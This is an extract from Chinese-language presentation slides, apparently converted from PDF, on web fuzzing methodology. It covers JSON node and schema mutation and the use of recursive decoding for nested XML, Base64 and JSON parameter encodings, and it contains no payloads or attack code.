
▼ object {4}
  tag : jfiopll894
  ▼ properties {4}
    ▼ info [1]
      ▼ 0 {2}
        id : baed563deab1
        count : 92
    number : 19
    ▼ zone {1}
      ▼ enum [2]
        0 : Public
        1 : Private
    ▼ info2 [1]
      ▼ 0 {1}
        id : dcae67c1d
  name : eric
  isVip : false

```




## Node Mutation

- 按数据类型注入payload
- 注入通用型payload
- 畸形数据替换
- 类型转换



# Schema Mutation

- 替换object类型结构
- 插入节点
- 删除节点



## 参数编码问题与递归解码器

### ◆ 实际环境中的请求体格式非常复杂


- 可能传递路由
- 请求的字段存在不同的编码方式
- 参数中存在嵌套/循环编码模式
- XML / Base64 / JSON / WSDL

### ◆ 直接进行fuzz无法起到预期的污染效果


